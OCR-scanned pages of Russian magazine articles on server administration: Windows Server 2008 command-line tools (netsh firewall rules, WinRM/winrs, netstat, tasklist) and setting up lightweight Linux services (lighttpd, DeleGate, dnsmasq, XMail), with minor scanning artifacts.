
Внутри образованного файла будет несколько десятков строк вроде этой:

```
<Role DisplayName="DHCP-сервер" Installed="false"
Id="DHCP" />
```

Последним в описании роли или компонента в квадратных скобках идет идентификатор команды [command-Id]. Чтобы установить или удалить роль/компонент, достаточно узнать идентификатор и затем использовать в качестве значения параметра. Например, установим роль файлового сервера. Находим его идентификатор и вводим:

```
> servermanagercmd — install FS-FileServer
```

Но нужно быть внимательным при выборе Id. Возьмем такие, казалось бы, похожие строки:



Онлайн-генератор команд Netsh

Дамп настроек сетевых интерфейсов

В этом примере интерфейсу задан IP-адрес 192.168.0.10 с соответствующей сетевой маской и шлюзом 192.168.0.1. Динамический адрес задается проще:

```
netsh> interface ipv4 set address «Local Area Connection»
source=dhcp
```

Заменив в этом примере set на add, можно указать сетевому интерфейсу второй IP-адрес:

```
netsh> interface ipv4 add address 234.234.234.234
255.255.255.0
```

В Сети нетрудно найти несколько ресурсов, предлагающих в удобной форме сгенерировать нужную команду для Netsh. Например, по адресу platformlabs.com/bag/net.htm находится генератор команд для привязки IP-адресов к сетевому интерфейсу.

При помощи Netsh можно управлять настройками не только локальной, но и одновременно нескольких удаленных машин. В этом случае используется ключ '-r' (или команда «set machine»), после которого указываются WINS/UNC/DNS-имена или IP-адреса. Для доступа используем ключ '-Г' — после него задаем учетную запись, от имени которой будем производить действие, и '-p' — для пароля:

```
> netsh -r Win1 \\test server.ru -u administrator -p
MyPassw0rd showip
```

В этом примере мы запросили сетевые настройки на трех системах, на которые указали при помощи WINS/UNC/DNS-имен.

Аналогично происходит работа и в других контекстах. Используя справку и немного поэкспериментировав, разобраться во всем легко. Мы же подробнее рассмотрим настройку WFAS.

НАСТРОЙКА WFAS ПРИ ПОМОЩИ NETSH

Контексты advfirewall и firewall позволяют просматривать и управлять настройками встроенного в Win2k8 межсетевого экрана. В WFAS встроено три профиля: доменный (Domain), частный (Private) и общий (Public). Чтобы просмотреть их установки, вводим следующие команды:

```
netsh> advfirewall show allprofiles
netsh> advfirewall show currentprofile
```

Контекст firewall (он же advfirewall firewall) непосредственно отвечает за правила брандмауэра. WFAS после установки уже имеет целый ряд заранее подготовленных правил:

```
netsh> firewall show rule name=all
```

Приготовься, вывод будет очень большой, поэтому для анализа лучше задать перенаправление в файл. Для каждого правила будут показаны его имя, статус (включено/выключено), направление, профиль, локальный/удаленный адрес и порт. Взяв любое из них, можно на его основе легко создать собственные правила.

Для установки нового правила используется команда «add rule». Например, блокируем входящие соединения на VNC-порт (по умолчанию от 5900 до 5906):

```
netsh> firewall add rule name="Block In VNC" dir=in
localport=5900-5906 action=block
```

Тем, кто создавал правила при помощи графической утилиты, назначение основных параметров должно быть понятно. Так, ключ name задает имя правилу (должно быть уникальным, all зарезервировано). Если создать несколько правил с одним именем, то они будут рассматриваться как одно правило. Скажем, вместо одного, можно задать семь правил name="Block In VNC", индивидуально указывая localport. Направление трафика (входящий или исходящий) задается при помощи dir=in|out. На действие при совпадении указывает action=allow|block|bypass (в последнем случае разрешаются только авторизованные подключения). Кроме показанных параметров, правило позволяет задать: программу (program=полный_путь), сервис (service=краткое_имя), локальный (localip) или удаленный (remoteip) IP-адрес, тип интерфейса (interfacetype), протокол (protocol) и другие. Для удаления правила используется ключ delete.

Также как и для остальных контекстов, параметр dump позволяет просмотреть и сохранить сценарий настройки в файл. Затем его можно использовать как шаблон в других системах.

Не менее полезными являются команды субконтекста «netsh firewall set». К примеру, чтобы полностью отключить брандмауэр, достаточно ввести:

```
netsh> firewall set opmode disable
```

Для включения, соответственно, меняем disable на enable. Используя netsh, очень просто открыть или закрыть порт:

```
netsh> firewall set portopening 80 "Веб-сервер"
```

По умолчанию порт открывается (mode=ENABLE). Чтобы закрыть доступ к порту, используем mode=DISABLE. Можно ограничить доступ к порту только из определенных IP-адресов или сетей:

```
netsh> firewall set portopening 110 "Локальная
POP3 почта" CUSTOM 192.168.0.0/24
```

Теперь доступ к порту 110 открыт только для компьютеров из сети 192.168.0.0.
Аналогично портам, есть возможность блокировки разрешения/доступа для определенных программ — «set allowedprogram». При помощи «set logging» настраивается журналирование работы WFAS.

СЛУЖБА УДАЛЕННОГО УПРАВЛЕНИЯ WINRM

В Vista, Win2k3 R2 и Win2k8 включены мощные средства командной строки, предлагающие системным администраторам улучшенные возможности удаленного управления и удаленного выполнения программ на машинах с Windows. Речь идет о службе удаленного управления WinRM (Windows Remote Management) и ее клиентской части WinRS (Windows Remote Shell).
Перед использованием следует узнать, что служба WinRM должна быть запущена на обеих системах, участвующих в управлении, а все узлы должны быть членами одного домена. Подключение производится через стандартные порты 80/443 (HTTP/S), что не требует перестройки правил межсетевого экрана. Если порты уже «заняты» IIS, то это не помеха, так как WinRM способен обнаружить «свой» код в потоке. Для выполнения задач используется база данных инструментария управления Windows — WMI (Windows Management Instrumentation).
В Win2k8 WinRM уже установлен, но по умолчанию не включен. Проверим это и перейдем к настройке:

```
> winrm enumerate winrm/config/Listener
> winrm quickconfig
```

Собственно, будет задан всего один вопрос — хотим ли разрешить удаленный доступ. Отвечаем «y», утилита сообщит об активации WinRM и создании правила исключения для Windows Firewall. Для проверки работы можно снова выполнить первую команду, которая выведет данные о новом Listener.
Для подключения к серверу WinRM используем утилиту winrs, указав через ключ '-r' имя машины и в скобках — команды, которые нужно выполнить. Формат вызова такой:

```
winrs -r:[http|https://]"ServerName": — u:
Domain\Username — p:Password команда
```

По умолчанию используется http, локальный узел и текущие учетные записи. Вот так мы получим вывод ipconfig на локальной системе:


```
> winrs ipconfig
```

А теперь выполним ту же команду на удаленной системе server.com через 80-ый порт:

```
> winrs -r:server.com ipconfig
```

Остановить выполнение команды с внушительным выводом можно при помощи комбинации <Ctrl+C> или <Ctrl+Break>.
Удалить созданный WinRM можно следующим образом:

```
> winrm delete winrm/config/listener?IPAdress=
*+Transport=HTTP
```


Настраиваем WinRM

ПОЛЕЗНЫЕ МЕЛОЧИ

Кроме специфических для Win2k8, никуда не делись стандартные утилиты, которые будут полезны в повседневной работе. Так, ipconfig используется для просмотра настроек сетевых интерфейсов и обновления параметров DHCP и DNS.
Чтобы получить текущие настройки адаптеров, достаточно запустить утилиту без дополнительных аргументов. Ключ '/all' позволит увидеть чуть большее количество параметров. Для просмотра содержимого DNS-кэша используй ключ '/displaydns'. В результате получаем таблицу с данными: имя узла, адрес, срок жизни и так далее. Чтобы очистить DNS-кэш, вводим:

```
> ipconfig /flushdns
```

При настройке правил WFAS может понадобиться информация о привязке программ и служб к открытым портам. Получить список открытых портов можно при помощи команды netstat. Ключей у нее много, для нашей задачи полезными будут четыре:

```
—a — отображение всех подключений и портов в режиме ожидания (TIME_WAIT);
—n — вывод адресов и номеров портов в числовом формате;
—b — исполняемый файл, участвующий в создании соединения;
—o — показывать идентификатор процесса.
```

Смотрим:

```
> netstat -anbo
UDP 0.0.0.0:123 *:* 1024 W32Time [svchost.exe]
```

Периодически следует запускать эту команду, чтобы контролировать изменения, происходящие в системе. При ручном контроле можно использовать команду find, чтобы отобрать информацию по определенному критерию:

```
> netstat — anbo | find "LISTENING"
```

Как вариант, можно сохранить вывод в файл, а затем сравнить старый и новый файл при помощи утилиты fc. Например, так:

```
> netstat — a > netstat-01.12.08.txt
> netstat — a > netstat-01.01.09.txt
> fc netstat-01.12.08.txt netstat-01.01.09.
txt
```

Без параметров tasklist выведет таблицу всех процессов. Используя дополнительные ключи, можно узнать больше о процессе с нужным PID:

```
> tasklist /SVC /FI "PID eq 1024"
```

В результате получим список служб (ключ '/SVC'), связанных с процессом, имеющим идентификатор 1024. ⌶



links

- Подробнее все параметры ServerManagerCmd описаны в документе «Server Manager Technical Overview Appendix», доступном на TechNet — technet.microsoft.com/en-us/library/cc875805.aspx.
- По адресу platformlabs.com/bag/net.htm находится онлайн-генератор команд для привязки IP-адреса к сетевому интерфейсу.



info

- Возможности командной строки в Windows Server 2008 существенно изменились.
- Сервис WinRM использует стандартные 80 и 443 порты.
- Подробности о возможностях cmd.exe можно узнать из статьи «Меняем окна на консоль» в X_05_2007 (www.xakep.ru/magazine/xa/101/154/1.asp).



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM, TUX.IN.UA /

Легче не бывает

СТРОИМ СЕРВЕР ИЗ ЛЕГКИХ КОМПОНЕНТОВ

Для построения сервиса администраторы предпочитают выбирать решение или такое, с которым сталкивались раньше, или наиболее известное — Apache, Squid, BIND, Postfix, Courier Mail Server. Но не всегда проторенный путь оптимален. Альтернативные программы, особенно если используется не самое современное оборудование, зачастую гораздо эффективнее.

ВЕБ-СЕРВЕР LIGHTTPD


Apache, благодаря своей надежности, функциональности и расширяемости, на сегодняшний день стал стандартом де-факто для веб-сервера. Но на медленных компьютерах, встраиваемых платформах и для обработки статичного контента индеец будет выглядеть неповоротливым тяжеловесом. Поиск в репозитарии Debian/Ubuntu «sudo apt-cache search httpd» выдаст не один десяток схожих проектов. Среди них — **nginx** (nginx.net) и **lighttpd** (www.lighttpd.net), которые, по данным компании **NetCraft** (netcraft.com), входят в первую пятерку популярных веб-серверов. Оба сервера работают очень быстро, потребляя малое количество ресурсов, и используют одну и ту же модель многозадачности — асинхронный I/O. Стоит отметить, что на lighttpd крутятся такие сайты, как SourceForge, Youtube, Википедия. Он поддерживает выдачу динамических страниц (при помощи FastCGI) и балансировку нагрузки. Функциональность можно изменить за счет подключения/отключения модулей. В настоящее время реализованы модули управления виртуальными хостами, переадресации, аутентификации и др. Для примера настроим lighttpd с поддержкой PHP5 и MySQL.

Действие первое: выполняем установку веб-сервера из репозитария Ubuntu (чтобы упростить задачу, все примеры буду приводить на Ubuntu 8.04 LTS, более понятном для новичков, хотя все сказанное, за исключением особенностей установки, актуально и для других систем):

```
$ sudo apt-get install lighttpd lighttpd-doc php5-cgi
```

Некоторые модули вынесены в отдельные пакеты, найти которые можно поиском. Теперь, если набрать в браузере `http://localhost`, увидим страницу по умолчанию, где вкратце расписаны особенности сервера. Конфигурационные файлы находятся в `/etc/lighttpd`, каталог DocumentRoot — `/var/www`, место для CGI-скриптов — `/usr/lib/cgi-bin`, логи — `/var/log/lighttpd`. Чтобы не нарушать совместимость с большинством приложений, необходимо активировать параметр «`cgi.fix_pathinfo`» (так мы дадим указание PHP устанавливать имя файла в переменной `SCRIPT_FILENAME`):

```
$ sudo nano /etc/php5/cgi/php.ini
cgi.fix_pathinfo = 1
```



Веб-страница, выдаваемая после установки Lighttpd

MySQL DB Test executed from /mysql.php

Script name: /var/www/mysql.php

columns_priv
db
func
help_category
help_keyword
help_relation
help_topic
host
proc
procs_priv
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition

Тестируем работу связки Lighttpd + PHP + MySQL

Основной файл lighttpd.conf состоит из директив и стандартен для Unix. Если директива должна принимать несколько значений, они перечисляются через запятую и заключаются в скобки. Открываем конфиг в редакторе и правим:

$ sudo nano /etc/lighttpd/lighttpd.conf

```
# Описание модулей
server.modules = (
    "mod_access",
    "mod_alias",
    "mod_accesslog",
    "mod_compress",
# Добавляем строку, подключающую FastCGI
    "mod_fastcgi",
    # "mod_rewrite",
 )
# Расположение файлов
server.document-root = "/var/www/"
# Индексные файлы, не забываем о index.php
index-file.names = ( "index.php", "index.html",
    "index.htm", "default.htm", "index.lighttpd.html" )
# При необходимости указываем порт и адрес, на котором бу-
дут приниматься подключения
# server.port = 80
# server.bind = "localhost"
# Кодировка для листинга файлов
dir-listing.encoding = "utf-8"
# UID|GID, с правами которых будет работать демон
server.username = "www-data"
server.groupname = "www-data"
# Добавляем строку-обработчик PHP-файлов
fastcgi.server = ( ".php" => ("bin-path" => "/usr/bin/
php5-cgi",
    "socket" => "/tmp/php-fastcgi.socket"
    ))
```

По окончании настройки проверяем файл на отсутствие ошибок:

```
$ lighttpd -t -f /etc/lighttpd/lighttpd.conf
Syntax OK
```

После чего перезапускаем сервер:

```
$ sudo /etc/init.d/lighttpd force-reload
```

Принимаемся за MySQL:

```
$ sudo apt-get install php5-mysql mysql-server mysql-
client
```

Можно поставить и другие пакеты, реализующие разные модули PHP, часто требующиеся в работе — php-imap, php-gd, php-ldap и другие.
Для включения или отключения модулей можно использовать специальные Perl-скрипты lighty-enable-mod, lighty-disable-mod, поставляемые вместе с сервером. Например, включаем модуль fastcgi:


```
$ sudo lighty-enable-mod fastcgi
Available modules: auth cgi fastcgi proxy rrdtool simple-
vhost ssi ssl userdir
Already enabled modules:
Enabling fastcgi: ok
Run /etc/init.d/lighttpd force-reload to enable changes
```

МНОГОФУНКЦИОНАЛЬНЫЙ ПРОКСИ DELEGATE

Выбор прокси-серверов в *nix огромен. Поиск в репозитарии любого дистра выдаст десяток приложений, ориентированных на разные задачи и протоколы. Возможности у них различны: кэширующие, фильтрующие, прозрачные и так далее. Популярный Squid несколько тяжеловат и в настройке довольно сложен. Если нужен только кэширующий прокси, заменить кальмара поможет или **Polipo** (www.pps.jussieu.fr/~jch/software/polipo) — легкий проксик, ориентированный на небольшое количество клиентов, или популярный **Oops!** (www.oops-cache.org).
Когда нужен контроль доступа и прочие фичи без кэширования данных, обрати внимание на **Tinyproxy** (www.banu.com/tinyproxy) или **3proxy** (3proxy.ru). Требуется фильтровать web-контент? Посмотри в сторону **WillowNG** (launchpad.net/willowng), **bfilter** (bfilter.sf.net), **WebCleaner** (webcleaner.sf.net). Но мы остановимся на **DeleGate** (www.delegate.org). Причина такого выбора кроется в многофункциональности этого прокси. Он поддерживает работу с большим количеством протоколов (HTTP, FTP, NNTP, SMTP, POP, IMAP, LDAP, Telnet, SOCKS, DNS). Реализовано кэширование данных, фильтрация трафика, аутентификация и другие функции. DeleGate нет в репозитарии Ubuntu, но его установка несложна. Скачать архив с исходными текстами можно с сайта проекта (в качестве логина указав e-mail). Приступаем к установке:

```
$ tar xzvf delegate9.9.0.tar.gz
$ cd delegate9.9.0
$ make
```

В процессе сборки будет запрошен email-адрес, который станет использоваться в сообщениях об ошибках. По завершении процесса в каталоге $HOME/delegate создается DGROOT-окружение, содержащее все рабочие библиотеки. Здесь же будут находиться pid-файл, журнал и кэш. Для удобства работы скопируем исполняемый файл delegated в каталог, доступный через переменную окружения PATH:



Чтобы скачать DeleGate, сначала надо ввести e-mail

```
$ sudo cp -v src/delegated /usr/bin
```

Для примера запустим delegate в режиме http-прокси, работающего на 8080 порту (-v для отладки):

```
$ delegated -v -P8080 SERVER=http
```

Настраиваем браузер на новый порт и пробуем подключиться. В консоли наблюдаем за ходом работы. Если номер порта выбрать <1024, Delegate при запуске потребует права root. Если не использовать параметр -v, то после инициализации демон освободит консоль. Остановить затем процесс можно так:

```
$ delegated -P8080 -Fkill
"/home/user/delegate/act/pid/8080":kill(14131,SIGTERM)
= 0 (0) ** OK **
```

Теперь добавим кэширование и ограничим работу Delegate только внутренним интерфейсом:

```
$ delegated -P192.168.1.1:8080 SERVER=http CACHE=do
```

Процессы delegated никак не связаны между собой, таким образом, нам ничто не мешает запустить столько копий Delegate со своими параметрами, сколько действительно необходимо. Аналогично активируется FTP-прокси:

```
$ delegated -P8021 SERVER=ftp
```

Кроме того, Delegate может работать как HTTP, FTP, DNS или NNTP-сервер. Например, запустим его как веб-сервер:

```
$ sudo delegated -P80 SERVER=http MOUNT="/* file:/var/www/*"
```

DNS СЕРВЕР DNSMASQ

Использование своего DNS-сервера позволяет ускорить серфинг и чуточку сократить нагрузку на внешний канал за счет кэширования. Популярный BIND — монструозен, жаден до оперативки и имеет репутацию самого дырявого DNS-решения. Но ему легко найти замену. Команда «sudo apt-cache search dns» выдаст несколько предложений на любой вкус. К примеру, lwresd — сильно урезанный, только кэширующий, сервер имен, который отвечает на запросы с помощью облегченного протокола определения имен BIND 9, а не протокола DNS. Есть еще PowerDNS — очень мощный и простой в настройке DNS-сервер, к которому написано много графических тулз; MaraDNS с хорошей секурити историей; кэширующий djbdns; Dnsmasq, о котором пойдет речь дальше, и другие.
Разработанный для небольших сетей **Dnsmasq** (www.thekelleys.org.uk/dnsmasq) является кэширующим DNS, а также DHCP и TFTP-сервером.

```
~/delegate9.9.0$ delegated -v -P8080 SERVER=http
01/06 15:35:10.88 [14042] 0+0: -- setCredhyCache /tmp/credhy_cache128s >> /home/
/credhy_cache128s
01/06 15:35:10.88 [14042] 0+0: command PATH: /usr/bin/delegated -> /usr/bin/dele
01/06 15:35:10.88 [14042] 0+0: PORT> -P8080
01/06 15:35:10.88 [14042] 0+0: --- [crypto] 0 dglibcrypto.so
01/06 15:35:10.88 [14042] 0+0: --- [/usr/lib/libcrypto.so.0.9.8]
01/06 15:35:10.88 [14042] 0+0: --- [crypto] 8417E70 /usr/lib/libcrypto.so.0.9.8
01/06 15:35:10.88 [14042] 0+0: --- [crypto] optional: SSL_set_SSL_CTX
01/06 15:35:10.88 [14042] 0+0: --- [crypto] optional: SSL_get_servername
01/06 15:35:10.88 [14042] 0+0: --- [crypto] optional: SSL_get_servername_type
01/06 15:35:10.88 [14042] 0+0: --- [crypto] optional: SSL_CTX_callback_ctrl
01/06 15:35:10.88 [14042] 0+0: --- [crypto] optional: SSL_CTX_use_certificate_ch
01/06 15:35:10.88 [14042] 0+0: --- [crypto] optional: SSL_CTX_set_session_id_con
01/06 15:35:10.88 [14042] 0+0: --- [crypto] optional: SSL_CTX_set_generate_sessi
01/06 15:35:10.88 [14042] 0+0: ---- [crypto] loaded 102 syms, unknown=47+7, alre
01/06 15:35:10.88 [14042] 0+0: --- [ssl] 0 dglibssl.so
01/06 15:35:10.88 [14042] 0+0: --- [/usr/lib/libssl.so.0.9.8]
01/06 15:35:10.88 [14042] 0+0: --- [ssl] 84185B0 /usr/lib/libssl.so.0.9.8
01/06 15:35:10.88 [14042] 0+0: ---- [ssl] loaded 102 syms, unknown=0+0, already=
01/06 15:35:10.88 [14042] 0+0: ---- unknown = 0+0, already = 2 / 102
01/06 15:35:10.88 [14042] 0+0: +++ loaded OpenSSL 0.9.8g 19 Oct 2007
** checking the integrity of /usr/bin/delegated ...
-- src Sign> 9.9.0 2008112407 dbc10d11daf4a9f5 (Author@DeleGate.ORG)
```

Запускаем DeleGate как HTTP-прокси

Объединение DNS и DHCP-серверов в одной программе дает ряд преимуществ. Обмен данными «DNS — DHCP» упрощен, и как только что-то делает одна часть, вторая тут же узнает об этом, на лету корректируя свои установки. Скажем, полученный при помощи DHCP IP-адрес сразу же попадает в DNS-таблицу. Сервер Dnsmasq умеет загружать информацию из файла /etc/hosts, которую и будет использовать как для службы DNS, так и для DHCP. Полученный клиентом IP может заноситься в hosts. Ставим:

```
$ sudo apt-get install dnsmasq
```

Настройки Dnsmasq производятся в единственном файле /etc/dnsmasq.conf. В самом простом случае достаточно уточнить в нем интерфейс, чтобы он принимал запросы только из внутренней сети:

```
listen-address=127.0.0.1, 192.168.0.1
```

Как вариант, можно использовать параметр «interface».
Теперь открываем /etc/resolv.conf и добавляем в самом начале строку «nameserver 127.0.0.1», указывая, что при опросе первым сервером имен станет локальная система. Если провайдер для раздачи IP-адресов использует DHCP, то файл /etc/resolv.conf будет переписан при следующем подключении. Чтобы этого избежать, в /etc/dhcp3/dhclient.conf снимаем комментарий с записи:

```
prepend domain-name-servers 127.0.0.1;
```


Теперь при обновлении первой строкой в resolv.conf будет вставлена ссылка на 127.0.0.1. При необходимости сюда через запятую можно добавить IP-адреса других предпочитаемых DNS-серверов. Перезапускаем dnsmasq:

```
$ sudo /etc/init.d/dnsmasq restart
```


Минимальная настройка DHCP-сервера фактически сводится к настройке директивы dhcp-range, при помощи которой задаются границы диапазона IP-адресов для выдачи клиентов:

```
dhcp-range=192.168.1.100,192.168.1.150,255.255.255.0,24h
```

В этом примере был задан диапазон 192.168.1.100-192.168.1.150. Сетевая маска необязательна, — Dnsmasq способен подобрать оптимальную, исходя из текущих настроек. Также из системных настроек берутся имена домена, DNS-сервера и IP-адрес маршрутизатора. Последним идет необязательный параметр, указывающий на время выдачи адреса, после которого клиент повторяет запрос на его полу-



Во время установки пакетов XMail будут запрошены некоторые настройки



Интерфейс к XMail — PHPXmail

чение. Кроме того, в файле можно найти еще несколько директив, начинающихся на dhcp-. С их помощью под силу задать практически любые настройки DHCP. Например, чтобы клиенту с определенным MAC-адресом всегда выдавался один и тот же IP-адрес, используем dhcp-host:

```
dhcp-host=00:11:AA:BB:22:
CC,192.168.1.200,dejavu
```

Кстати, у dhcp-host есть несколько дополнительных опций. Так, чтобы игнорировать систему с определенным адресом, в конце предыдущего правила добавляем «ignore».

ЛЕГКИЙ ПОЧТОВИК XMAIL

Небольшой (1.5 Мб) и легкий в работе **XMail** (www.xmailserver.org) — это полноценный SMTP, POP3 и Finger-сервер, который может работать на широком спектре систем: Linux, *BSD, Mac OS X, Solaris и Windows NT/2000/XP/2003/Vista. Позиционируется как для внутренней сети интранет, так и для работы в интернете. Может обслуживать несколько доменов, умеет управлять внешними POP3 учетными записями, алиасами, списками рассылки, поддерживает несколько типов аутентификации и многое другое. Очень прост в настройке и идеально подходит для случаев, когда Sendmail/Postfix/Exim админу не по зубам или попросту излишен. Соответствующие пакеты есть в репозитарии Ubuntu:

```
$ sudo apt-get install xmail xmail-doc
```

В процессе установки будет запрошено имя домена по умолчанию и учетная запись для отправки служебных сообщений. Рабочими каталогами для XMail являются /var/lib/xmail (при установке из сырцов /var/Mailroot), /var/spool/xmail и некоторые другие. В пакетах Debian/Ubuntu для удобства настройки основные конфигурационные файлы размещены в /etc/xmail, а в указанных каталогах находятся символические ссылки. Для каждого домена так же создается отдельный каталог. Управление запуском сервера производится при помощи скрипта /etc/init.d/xmail. Все настройки описаны в README, который доступен как на сайте проекта, так и в /usr/share/doc/xmail. При ручной правке разработчики советуют помнить о формате файлов. Каждый параметр начинается с новой строки. Если команда имеет несколько значений, то их следует прописывать через табуляцию (сколько они займут строк, неважно; пока не нажат <Enter>, вся запись будет сопоставлена этому параметру).

Команда «netstat -atn», введенная после инсталляции, показывает, что слушаются 25 (SMTP) и 110 (POP3) порты. Поэтому нас ждет минимум настроек. Сервер XMail не использует общесистемные учетные записи, а хранит данные о пользовательских аккаунтах в своих файлах. Например, учетные записи для работы с почтой находятся в файле mailusers.tab, а в smtpauth.tab заносятся учетные записи для подключения к SMTP-серверу (используются они только для отправки сообщений). Сети, с которых можно отправлять и получать почту, указываются соответственно в файлах pop3.ipmap.tab и smtp.ipmap.tab. По умолчанию запись в них разрешает подключение с любого адреса:

```
"0.0.0.0" "0.0.0.0" "ALLOW" 1
```

Вероятно, здесь следует разрешить подключения только из внутренних сетей:

```
"0.0.0.0" "0.0.0.0" "DENY" "1"
"192.168.1.0" "255.255.255.0" "ALLOW" "2"
```

В других файлах находятся данные SMTP-шлюзов и релеев, алиасы доменов, настройки антиспама и прочее. Править файлы вручную необязательно. Сервер XMail предоставляет возможность удаленного управления (порт 6017).

На сайте проекта в разделе «XMail Tools» можно найти ссылки на некоторые инструменты. Например, PHP-интерфейс к XMail — **PHPXmail** (phpxmail.sf.net). Но вначале нужно создать в ctrlaccounts.tab учетную запись администратора. Создание новой записи здесь несколько необычно. Первым делом при помощи утилиты XMCrypt генерируем хэш пароля:

```
$ sudo /usr/sbin/XMCrypt p@5sw0rd
1525501612551701
```

